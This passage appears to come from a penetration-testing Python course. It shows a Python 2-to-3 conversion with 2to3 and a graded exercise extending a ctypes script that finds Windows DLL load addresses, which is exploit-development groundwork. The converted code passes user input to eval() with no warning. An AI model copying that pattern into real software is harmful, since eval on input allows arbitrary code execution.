If you are working on new Python projects where you can expect users to install a Python 3 interpreter, then you might consider writing code for Python 3. New development for the Python platform is targeting Python 3, and the Python developers indicate that the last major release of the Python 2.x branch has been Python 2.7 (e.g. there will not be a Python 2.8 release).

It's reasonable to ask, "Why learn Python 2.7 at all?" In the field of penetration testing, Python 2.7 is the primary development target for many analysts. If you only learn Python 3, then editing Python 2.7 code will be difficult, with lots of small differences making significant changes in how a program operates. Since Python 2.7 is still the primary development platform used in the industry that this course focuses on, the authors decided we should focus on the Python 2.7 platform.

Still, it can be beneficial to learn Python 3 as well, for understanding code written to that platform, and to better support the future Python 3 transition.

If you want to transition code from Python 2.7 to Python 3, there is a simple 4-step process to apply:

1. Run your code with the "python -3" flag. This will raise DeprecationWarning warnings anytime code is seen by the interpreter that cannot be transitioned automatically to a Python 3 syntax.
2. Use the Python 2to3 tool to identify changes to your code to make it compatible with Python 3. Run with just the source filename, 2to3 will display changes to the source in a unified diff format for you to review.
3. To apply the changes suggested by 2to3, run the tool with the "-w" argument.
4. Finally, test the transitioned code, using the Python 3 interpreter, and any legacy Python interpreters you plan to continue supporting.

Transition Example

```
$ cat factorial.py
users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
username=raw_input("Enter your username: ")
if users.has_key(username):
    number = input("Enter a non-negative integer for factorial: ")
    product = 1
    for i in range(number):
        product = product * (i+1)
    print product
$ python2.7 -3 factorial.py
Enter your username: josh
factorial.py:4: DeprecationWarning: dict.has_key() not supported in 3.x; use the in operator
  if users.has_key(username):
Enter a non-negative integer for factorial: 4
24
$ 2to3 factorial.py
$ 2to3 -w factorial.py
$ python3 factorial.py
Enter your username: josh
Enter a non-negative integer for factorial: 4
24
```


Transition Example

The example on this page shows a simple Python script called "factorial.py" (adapted from the code shown in the video by Khan Academy at https://www.youtube.com/watch?v=WT-gS-8p7KA) performs two primary functions. First, it asks for the username and makes sure the username is one of the users listed in the `user's` dictionary. Next, it asks for a non-negative number and uses the value to calculate the factorial. This code was written to target the Python 2.x platform; attempting to run it with a Python 3 interpreter generates a syntax error:

```
$ python3 factorial.py
  File "factorial.py", line 8
    print product
                ^
SyntaxError: invalid syntax
```

To transition this code to Python 3, first run the code with the Python 2.7 interpreter, adding the "-3" argument as shown. Since the code uses the has_key() method on a dictionary object (which is not supported in Python 3), the interpreter raises a warning during execution. Fix any DeprecationWarning warnings prior to transitioning the code to Python 3.

Next, we can use the 2to3 utility to examine the suggested changes to convert the code to a Python 3 base. The output is omitted from this page for space, but will suggest several changes including a unified diff, as shown below:

```
$ 2to3 factorial.py
RefactoringTool: Skipping implicit fixer: buffer
RefactoringTool: Skipping implicit fixer: idioms
RefactoringTool: Skipping implicit fixer: set_literal
```


```
RefactoringTool: Skipping implicit fixer: ws_comma
RefactoringTool: Refactored factorial.py
--- factorial.py        (original)
+++ factorial.py        (refactored)
@@ -1,8 +1,8 @@
 users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
-username=raw_input("Enter your username: ")
-if users.has_key(username):
-    number = input("Enter a non-negative integer for factorial: ")
+username=input("Enter your username: ")
+if username in users:
+    number = eval(input("Enter a non-negative integer for factorial: "))
     product = 1
     for i in range(number):
         product = product * (i+1)
-    print product
+    print(product)
RefactoringTool: Files that need to be modified:
RefactoringTool: factorial.py
```

The 2to3 utility will make the changes for us automatically when run with the "-w" argument:

```
$ 2to3 -w factorial.py
RefactoringTool: Skipping implicit fixer: buffer
RefactoringTool: Skipping implicit fixer: idioms
RefactoringTool: Skipping implicit fixer: set_literal
RefactoringTool: Skipping implicit fixer: ws_comma
RefactoringTool: Refactored factorial.py
/omitted/
$ cat factorial.py
users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
username=input("Enter your username: ")
if username in users:
    number = eval(input("Enter a non-negative integer for factorial: "))
    product = 1
    for i in range(number):
        product = product * (i+1)
    print(product)
```

The revised code executes under Python 3:

```
# python3 factorial.py
Enter your username: josh
Enter a non-negative integer for factorial: 4
24
```




Where to Go from Here

With an introduction to Python under your belt, it's time for leveraging Python in your everyday work to build your skills. Learning a programming language is most beneficial when you have a project, task, or problem that can be solved with code, giving you a reason to apply your developing skills.

Spend some time reviewing the code of other projects, both as an example of how other people solve problems with Python, but also to find examples of code that you can reuse in your own code (when licenses permit).

A lot of learning a programming language is adopting the vocabulary. In Python, you should recognize terms such as list, tuple, dictionary, method, etc.; this will help tremendously when reading Python documentation or when talking to other Python developers to explain a problem or understand a solution.

Finally, Python scripts are a great thing to share with the community, giving you an opportunity to seek feedback in your style and problem-solving skills, especially when you are open to accepting criticism and recommendations for improvements.




Module Summary

We took a brief tour of Python in this module, demonstrating its power as a scripting language. With great community support and a tremendous number of add-on modules and code samples available, even novice programmers can accomplish difficult tasks with ease. We spent time looking at Python types, built-in functions, control handlers, modules, exceptions and more in this module, giving you a quick-start on your way to becoming a Python programmer.

Python introspection gives you access to enumerate the methods and variables of an object, access to the built-in help system and runtime or interactive tools to query variables, giving you a valuable aid for exploring Python and troubleshooting your code.


Finally, we looked at several examples of Python code snippets that you can reuse, leveraging file I/O, sockets, and the ctypes module.

As an advanced penetration tester, the ability to leverage a scripting language will aid in your proficiency and enable you to excel at testing. Python can easily fit the bill here.



Additional Python Reading

- *Dive into Python*: An online book dedicated to helping people learn and use Python
- Official Python Documentation: The best source for documentation on modules and the behavior of Python, if not a terrific source for sample scripts using the documented functions
- Python About.com: A great collection of short tutorial articles that are easy to read for Python developers getting started
- Python Beginner's Guide: An introduction to Python available through the official Python wiki
- *Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers, and Security Engineers*, written by TJ O'Connor, is an excellent book for people looking to build their experience with the Python programming language, using examples that are valuable for information security professionals.
- SANS SEC573: Automating Information Security with Python is a six-day course designed for security professionals who want to learn how to apply basic coding skills to do their job more efficiently. The course will help take your career to the next level by teaching you the essential skills needed to develop applications that interact with networks, websites, databases, and file systems. More information on this course is available at http://www.sans.org/sec573.



Exercise: Enhancing Python Scripts

In this exercise, you'll have a chance to work on building or enhancing your Python skills. A common task for beginning Python programmers (and even experienced Python programmers) is to take an existing script and modify it to add desired functionality. This gives you a chance to start building your familiarity with Python syntax and runtime bug troubleshooting while learning Python programming techniques by looking at other people's code.

In this exercise, you'll use common Python module functionality that is common among many tools. The functionality you learn here will be useful for many future Python tools as well.


```
C:\Users\student>cd\dev\dllsearch
C:\DEV\dllsearch>type dllsearch.py
# Courtesy of Steve Sims
from ctypes import *
import sys
import string

kernel32 = windll.kernel32

if len(sys.argv)!=2:
        print "Usage: dll.py <DLL to resolve>"
        sys.exit(0)

windll.LoadLibrary(sys.argv[1])
loadAddr = kernel32.GetModuleHandleA(sys.argv[1])
print "\n"+string.upper(sys.argv[1])
print hex(loadAddr) + " Load Address"
print hex(loadAddr + 0x1000) + " Text Segment"
```

Useful tool to search for target memory DLL load addresses.

Your Starting Script

The starting script we'll use for this exercise was contributed by Steve Sims. We saw this script earlier in the module as an example of how to use the ctypes module to run native Windows DLL functionality. This tool takes a single DLL filename as a command-line argument, loads the filename as a local library, and calculates the DLL load address and text segment address.

The dllsearch.py script is included in the Windows 10 VM in the directory shown on this page and is also included on your class USB drive.




Desired Enhancements

In this exercise, you'll take the sample script from Steve Sims and add several useful enhancements:

- Modify the script to take multiple DLL filenames as command-line arguments and retrieve the DLL load address and text segment from each
- Add filename globbing support on Windows so the user can specify a wildcard for multiple DLLs
- Add an exception handler to gracefully continue the script for DLLs that are corrupt or for which the load address cannot be retrieved
- Identify DLLs where the load address is between 0x6c000000 and 0x7c000000
- Create a logfile output file in CSV format to record the DLL filename, load address, and text segment address at the end of the script

If you are new to Python, add these enhancements to the script one at a time. Make sure it works, then move on to adding more functionality. Don't feel obligated to add all the functionality here if you are new to Python; getting through one or two in the lab time available is still a great accomplishment!

To complete this exercise, refer back to the notes and slides for this module in your book; all the needed functionality is covered there.



Enhancing Python Scripts – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start review of the answers to this exercise.

Handling Multiple Files

```
from ctypes import *
import sys
import string
kernel32 = windll.kernel32

# If we only have one element, the tool was run with no arguments.
# Display usage information and exit.
if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

for arg in sys.argv[1:]:
        windll.LoadLibrary(arg)
        loadAddr = kernel32.GetModuleHandleA(arg)
        print "\n"+string.upper(arg)
        print hex(loadAddr) + " Load Address"
        print hex(loadAddr + 0x1000) + " Text Segment"
```


Handling Multiple Files

The modified script on this slide shows one solution to adding support for multiple files. First, a check to see if there is only one command-line argument; if so, the tool was run with no arguments, so we display usage information and exit.

If there is more than one argument, a for() loop is used to iterate through the argv[] list, skipping the first list entry (the script name).

The use and output of this script will look similar to the following:

```
C:\Dev>python dll-1.py c:\windows\system32\kerberos.dll
c:\windows\system32\kernel32.dll

C:\WINDOWS\SYSTEM32\KERBEROS.DLL
0x6bb00000 Load Address
0x6bb01000 Text Segment

C:\WINDOWS\SYSTEM32\KERNEL32.DLL
0x76580000 Load Address
0x76581000 Text Segment
```

Windows Filename Globbing

```
from ctypes import *
import sys
import string
import glob
kernel32 = windll.kernel32

if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

for arg in sys.argv[1:]:
        for dllfile in glob.glob(arg):
                windll.LoadLibrary(dllfile)
                loadAddr = kernel32.GetModuleHandleA(dllfile)
                print "\n"+string.upper(dllfile)
                print hex(loadAddr) + " Load Address"
                print hex(loadAddr + 0x1000) + " Text Segment"
```


Windows Filename Globbing


To add support for Windows filename globbing, we import the glob module. Following the for loop to iterate through command-line arguments, a second for loop is used to iterate through the expansion of the argument in glob.glob(arg). Since arg could be "*.dll", this will cause the script to iterate through each of the matching DLL files. We use the initial for() loop followed by a second for() loop parsing the wildcard globbing so users can specify multiple wildcards on the command line (e.g. "a*.dll z*.dll").

Sample output from this modification and the tool use is shown below:

```
C:\dev>python dll-2.py c:\windows\system32\a*.dll

C:\WINDOWS\SYSTEM32\AACLIENT.DLL
0x6d300000 Load Address
0x6d301000 Text Segment

C:\WINDOWS\SYSTEM32\ACCESSIBILITYCPL.DLL
0x5e990000 Load Address
0x5e991000 Text Segment

C:\WINDOWS\SYSTEM32\ACCTRES.DLL
0x732c0000 Load Address
0x732c1000 Text Segment
```

WindowsError Exception Handler

```
Traceback (most recent call last):
  File "dllsearch.py", line 13, in <module>
    windll.LoadLibrary(dllfile)
  File "C:\Python27\lib\ctypes\__init__.py", line 440, in LoadLibrary
    return self._dlltype(name)
  File "C:\Python27\lib\ctypes\__init__.py", line 362, in __init__
    self._handle = _dlopen(self._name, mode)
WindowsError: [Error 126] The specified module could not be found
```



```
# trimmed from prior examples
for arg in sys.argv[1:]:
          for dllfile in glob.glob(arg):
                    try:
                              windll.LoadLibrary(dllfile)
                    except WindowsError:
                              continue
                    loadAddr = kernel32.GetModuleHandleA(dllfile)
# trimmed from prior examples
```


WindowsError Exception Handler

Occasionally, the Windows LoadLibrary() method will generate an exception from a DLL that is malformed or for which a code entry point cannot be located, generating an error pop-up window on Windows 7 systems (as shown) as well as a Python exception error. When an unhandled exception is reached, the script will stop execution.

We can gracefully handle this exception by adding a try: block before the windll.LoadLibrary() call. Following the try: block, an "except WindowsError:" statement will catch this exception, simply moving onto the next filename in the for() loop with a continue statement. We could also display an error message here if desired, or simply move on to the next file.

LoadAddr Min/Max Check

```
minloadaddr = 0x6c000000
maxloadaddr = 0x7c000000
kernel32 = windll.kernel32

if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

results = []
for arg in sys.argv[1:]:
          for dllfile in glob.glob(arg):
                    try:
                              windll.LoadLibrary(dllfile)
                    except WindowsError:
                              continue
                    loadAddr = kernel32.GetModuleHandleA(dllfile)
                    if loadAddr > minloadaddr and loadAddr < maxloadaddr:
                              print "\n"+string.upper(dllfile)
                              print hex(loadAddr) + " Load Address"
                              print hex(loadAddr + 0x1000) + " Text Segment"
```


LoadAddr Min/Max Check

